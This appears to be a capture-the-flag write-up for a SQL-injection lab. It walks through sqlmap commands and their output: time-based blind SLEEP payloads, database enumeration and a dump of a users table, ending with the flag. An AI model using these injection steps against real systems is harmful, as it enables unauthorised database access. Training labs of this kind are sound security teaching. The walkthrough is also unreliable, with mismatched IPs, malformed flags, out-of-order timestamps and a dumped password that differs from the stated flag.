

Challenge name: Injection by verse

Author: - Thehackingverse

Description: - In this sql machine users have to do the sql injection on the login page & inject out the date of account & do the login in the web application.

Difficulty:

Medium

Flag:

HTB{ Qwerty4565#}


Challenge

User have to the sql injection.


Solver:

This lab is vulnerable by sql injection

STEPS 1. Open the website




Now to the login & you will be redirect to the login page




STEP2 After that it's asking for username & password for login in the account. If we try to do normal login in the website let's see what happen

It's say's incorrect id & password



But if you see in the url their is the value is passing <http://localhost:8888/sql-injection-machine/index.php?username=test&password=test&login=LOGIN>

So let's try with passing a parameter named id in the url & give some value for eg(value=13) so it will be reflected in the url



Now open the terminal in kali linux & we will use the sqlmap tool here
And type this command

```
[kali@kali:~]$ sqlmap -u http://10.100.0.114:8888/sql-injection-machine/index.php?id=243214 --db= --batch
```

After that it will gives you the databases

```
15:41:06 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
15:41:06 [INFO] testing 'Generic inline queries'
15:41:06 [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
15:41:06 [INFO] testing 'Microsoft SQL Server/Mybase stacked queries (comment)'
15:41:06 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
15:41:07 [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
15:41:07 [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
For the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
15:41:17 [INFO] testing 'Generic UNION query (NULL) - 1 to 25 columns'
15:41:17 [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
15:41:17 [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
Sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=243214 AND (SELECT 3701 FROM (SELECT(SLEEP(3)))aDlQ) AND 'u888'='u888

15:41:17 [INFO] the back-end DBMS is MySQL
15:41:17 [WARNING] It is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
Do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
Web application technology: Apache 2.4.32, PHP 7.4.27
Back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
15:41:42 [INFO] fetching database names
15:41:42 [INFO] fetching number of databases
15:41:43 [INFO] retrieved:
15:41:51 [INFO] adjusting time delay to 1 second due to good response times
15:41:53 [INFO] retrieved: information_schema
15:41:53 [INFO] retrieved: demo
15:41:54 [INFO] retrieved: mysql
15:41:55 [INFO] retrieved: performance_schema
15:41:55 [INFO] retrieved: phpmyadmin
15:41:55 [INFO] retrieved: sqllexample
15:41:55 [INFO] retrieved: test
vulnerable databases [7]:
+ demo
+ information_schema
+ mysql
+ performance_schema
+ phpmyadmin
+ sqllexample
+ test

15:43:47 [INFO] fetched data logged to text files under '/home/hali/.local/share/sqlmap/output/192.168.0.134'
[*] ending @ 15:43:47 /2022-03-10/
```

Now we have to dump the test database for that we will use the following command.

```
hali@kali:~$
$ sqlmap -url http://192.168.0.134:8080/sql-injection-machine/index.php?id=1 -O test -dump --batch
```


After that it will dump the database & you will got the credentials for login..


```
15:44:12 [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
15:44:12 [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
Sqlmap identified the following injection point(s) with a total of 76 HTTP(s) requests:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=131 AND (SELECT 4175 FROM (SELECT(SLEEP(3)))yefr) AND 'S1VU'='S1VU

15:44:12 [INFO] the back-end DBMS is MySQL
15:44:12 [WARNING] It is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
Do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
Web application technology: Apache 2.4.32, PHP 7.4.27
Back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
15:44:17 [INFO] fetching tables for database: 'test'
15:44:17 [INFO] fetching number of tables for database: 'test'
15:44:17 [INFO] retrieved: 1
15:44:52 [INFO] retrieved:
15:44:59 [INFO] adjusting time delay to 1 second due to good response times
users
15:44:12 [INFO] fetching columns for table 'users' in database 'test'
15:44:12 [INFO] retrieved: 1
15:44:12 [INFO] retrieved: id
15:44:12 [INFO] retrieved: username
15:44:12 [INFO] retrieved: password
15:44:14 [INFO] fetching entries for table 'users' in database 'test'
15:44:14 [INFO] fetching number of entries for table 'users' in database 'test'
15:44:14 [INFO] retrieved: 1
15:44:15 [WARNING] (Info) time-based comparison requires reset of statistical model, please wait..... (Done)
15:44:18 [INFO] retrieved: Query:SELECT
15:44:18 [INFO] retrieved: admin
Database: test
Table: users
15 entry:
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | Query:SELECT | admin |
+----+-----+-----+

15:44:15 [INFO] table 'test.users' dumped to CSV file '/home/hali/.local/share/sqlmap/output/192.168.0.134/dump/test/users.csv'
15:44:15 [INFO] fetched data logged to text files under '/home/hali/.local/share/sqlmap/output/192.168.0.134'
[*] ending @ 15:44:15 /2022-03-10/
```

After that do login in the website with these credentials





User Profile Card



Pending task => blogs...

position: User

[Back to home](#)

[Logout](#)

After getting the credentials & do login in the website. And your flag is the password of account that is Qwerty4565#.

Thank you.....